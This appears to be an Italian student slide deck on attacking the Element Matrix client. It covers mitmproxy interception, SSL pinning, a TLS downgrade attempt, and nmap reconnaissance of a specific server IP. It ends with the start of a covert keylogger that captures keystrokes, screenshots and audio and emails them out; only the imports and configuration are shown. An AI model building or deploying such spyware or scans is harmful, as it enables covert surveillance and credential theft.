


The screenshot shows the mitmproxy tool's "Flows" tab. The interface has a dark background with white and light blue text. At the top, there are tabs for "Flows", "Events", and "Proxy". The "Flows" tab is selected, displaying a list of network requests and responses. The requests are from various domains like "lucagaetano.duckdns.org" and "lb-aeunia.smoot.apple". The responses show various file types such as "application/json", "image/jpeg", and "application/octet-stream". The "Proxy" tab at the bottom has options for "Select", "Duplicate", "Replay", "Export", "Events", "Options", "Filter", "Clear list", and "Follow new". The "Proxy" tab is also highlighted with a large red X.

Time	Protocol	Method	URL	Response Status	Type	Size	Time
17:59:30	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/ver...	200	application/json	351b	53ms
17:59:30	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&ti...	200	application/json	162b	56ms
17:59:30	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&ti...	200	application/json	162b	1.62s
17:59:30	HTTPS	GET	lucagaetano.duckdns.org /_matrix/media/v3/thumbnail/...	404	application/json	45b	59ms
17:59:32	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeo...	200	application/json	343b	8.09s
17:59:40	HTTPS	PUT	lucagaetano.duckdns.org /_matrix/client/v3/rooms/!r1weieLPbkZLHfr...	200	application/json	22b	72ms
17:59:40	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	334b	1.02s
17:59:41	HTTPS	PUT	lucagaetano.duckdns.org /_matrix/client/v3/rooms/!r1weieLPbkZLHfr...	200	application/json	22b	61ms
17:59:41	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	271b	24.9s
18:00:06	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	252b	59ms
18:00:06	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	163b	30.1s
18:00:37	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	268b	30.1s
18:01:07	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	163b	30.1s
18:01:37	HTTPS	GET	lucagaetano.duckdns.org /_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	276b	29.9s
>>18:01:41	HTTPS	POST	apptoogoodtogo.com/api/v1/getfavorites	200	application/json	113b	105ms
18:01:41	HTTPS	GET	content.skyscnr.c...	200	image/jpeg	165k	56ms
18:02:07	HTTPS	GET	lucagaetano.duckdns.org/_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	163b	30.1s
18:02:37	HTTPS	GET	lucagaetano.duckdns.org/_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	276b	30.1s
18:03:08	HTTPS	GET	lucagaetano.duckdns.org/_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	200	application/json	246b	148ms
18:03:08	HTTPS	GET	lucagaetano.duckdns.org/_matrix/client/v3/sync?filter=1&timeout=30000&org.matri...	err	Content (NO_ERROR)		
18:03:40	HTTPS	GET	...lb-aeunia.smoot.apple...	200	application/json	2.6k	68ms
18:03:40	HTTPS	GET	...lb-aeunia.smoot.apple...	200	application/json	2.6k	66ms
18:03:40	HTTPS	GET	...lb-aeunia.smoot.apple...	200	application/json	15.9k	163ms
18:03:40	HTTPS	GET	...lb-aeunia.smoot.apple...	200	application/json	11.8k	137ms
18:03:40	HTTPS	GET	configuration.ls.apple...	304	[no content]		20ms


SSL Pinning

SSL Pinning (a volte chiamato anche Certificate Pinning) è una tecnica di sicurezza utilizzata nelle applicazioni mobili e nei client web per prevenire attacchi di tipo Man-in-the-Middle (MITM). Con questa tecnica, l'applicazione “pinna” (associa) il certificato SSL del server di destinazione a un valore predefinito che l'app si aspetta durante la connessione. In altre parole, l'applicazione memorizza il certificato pubblico o una chiave pubblica del server, e se durante la connessione il certificato SSL del server non corrisponde esattamente al certificato atteso, la connessione viene rifiutata.



Ogni volta che Element si connette al server, verifica che il certificato SSL presentato dal server corrisponda esattamente al certificato pinnato. Se c'è una discrepanza (ad esempio, se un attaccante ha iniettato un certificato falso tramite un proxy MITM), la connessione verrà interrotta.

IDEA 2 - TLS DOWNGRADE



Firefox about:config

Visualizza solo preferenze modificate

PREFERENZA	VALORE	
security.tls.ech.grease_size	100	
security.tls.enable_0rtt_data	true	
security.tls.enable_certificate_compression_brotli	true	
security.tls.enable_certificate_compression_zlib	true	
security.tls.enable_certificate_compression_zstd	true	
security.tls.enable_delegated_credentials	true	
security.tls.enable_kyber	true	
security.tls.enable_post_handshake_auth	false	
security.tls.grease_http3_enable	false	
security.tls.hello_downgrade_check	true	
security.tls.insecure_fallback_hosts		
security.tls.version.enable-deprecated	false	
security.tls.version.fallback-limit	4	
security.tls.version.max	1	
security.tls.version.min	3	
security.tls13.aes_128_gcm_sha256	true	
security.tls13.aes_256_gcm_sha384	true	
security.tls13.chacha20_poly1305_sha256	true	

tls

Booleano Numero Stringa

Strict Transport Security

Connessione sicura non riuscita

Si è verificato un errore durante la connessione a duckduckgo.com. Il peer segnala una versione del protocollo incompatibile o non supportata.

Codice di errore: SSL_ERROR_PROTOCOL_VERSION_ALERT

- La pagina che si sta cercando di visualizzare non può essere mostrata in quanto non è possibile verificare l'autenticità dei dati ricevuti.
- Contattare il responsabile del sito web per informarlo del problema.

Questo sito web non supporta il protocollo TLS 1.2, la versione minima utilizzata da Firefox.

[Ulteriori informazioni...](#)


Sembra che il problema sia causato dalle impostazioni di sicurezza della rete. Ripristinare le impostazioni predefinite?

[Ripristina impostazioni predefinite](#)

Element fa affidamento su una politica di forzatura della versione di TLS che impedisce l'uso di versioni obsolete e vulnerabili come TLS 1.0 o TLS 1.1 (anche se supportate dall'homeserver). Questo è una parte della protezione più generale implementata in molte applicazioni moderne per evitare connessioni non sicure.

IDEA 3 - COMPROMISSIONE SERVER

Unauthorised Access



Ottener accesso al server

Ottener IP:

```
nslookup lucagaetano.duckdns.org
```

```
Server:      172.20.10.1  
Address:     172.20.10.1#53
```

```
Non-authoritative answer:
```

```
Name:   lucagaetano.duckdns.org  
Address: 13.79.162.156
```

Porte aperte:

```
sudo nmap -Pn -sS 13.79.162.156
```

```
Password:
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 13:04 CEST
```

```
Nmap scan report for 13.79.162.156
```

```
Host is up (0.050s latency).
```

```
Not shown: 996 filtered tcp ports (no-response)
```

PORT	STATE	SERVICE
------	-------	---------

22/tcp	open	ssh
--------	------	-----

80/tcp	open	http
--------	------	------

443/tcp	open	https
---------	------	-------

8008/tcp	closed	http
----------	--------	------

```
Nmap done: 1 IP address (1 host up) scanned in 5.42 seconds
```

Sfruttiamo la porta ssh aperta

```
nmap -p 22 --script ssh-auth-methods 13.79.162.156
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 13:08 CEST
Nmap scan report for 13.79.162.156
Host is up (0.049s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_     password ←—————
```

Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds

è possibile accedere con password (sconsigliato)

Serve conoscere username e password

OXFORD, U.K. — Marzo 12, 2024 — Sophos, a global leader in innovating and delivering cybersecurity as a service, today released its annual [2024 Sophos Threat Report](#), with this year's report detailing "Cybercrime on Main Street" and the biggest threats facing small- and medium-sized businesses (SMBs*). According to the report, in 2023, nearly 50% of malware detections for SMBs were keyloggers, spyware and stealers, malware that attackers use to steal data and credentials. Attackers subsequently use this stolen information to gain unauthorized remote access, extort victims, deploy ransomware, and more.

Costruiamo un keylogger!

Windows-KeyLogger.py

(Codice su GitHub)



Registra ciò che è stato digitato sulla tastiera in un file .txt



Effettua screenshot periodicamente



Registra il microfono x 10 secondi (periodicamente)



Invia tutto in un file zip ad un indirizzo mail specificato
(per ora)

(Tutto senza che l'utente se ne accorga minimamente)

The screenshot shows a code editor interface with two main panes. The left pane displays the source code for `keyLoggerLucaGaetano.py`, and the right pane displays the `README.md` file.

KeyLoggerLucaGaetano.py Content:

```
File Edit Selection View Go Run Terminal Help
FOLDERS keyLoggerLucaGaetano.py
keyLoggerLucaGaetano.py > ...
Install_dependenc...
key_gen.py
KeyLogger-READ...
keyLoggerLucaGaetano.py
secret.key
temp.txt

import sounddevice as sd
import zipfile
import smtplib
import shutil
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
from email.message import EmailMessage
import socket
from requests import get
from PIL import ImageGrab
from scipy.io.wavfile import write
from cryptography.fernet import Fernet
from pynput.keyboard import Key, Listener
import threading
import requests

# Configurazione email
EMAIL_SENDER = "lucanavarra22@gmail.com"
EMAIL_PASSWORD = "wol"
EMAIL_RECEIVER = "RECEIVER EMAIL"

# Configurazione file
FILE_PATH = "/path/to/this/file (\\" as path divider)"
KEYS_INFO = "key_log.txt"
SYSTEM_INFO = "system_info.txt"
CLIPBOARD_INFO = "clipboard.txt"
AUDIO_INFO = "audio.wav"
SCREENSHOT_INFO = "screenshot.png"
ENCRYPTED_FILES_DIR = "encrypted_files\\"

# Configurazione della registrazione e iterazioni
audio_duration = 10 # secondi
```

README.md Content:

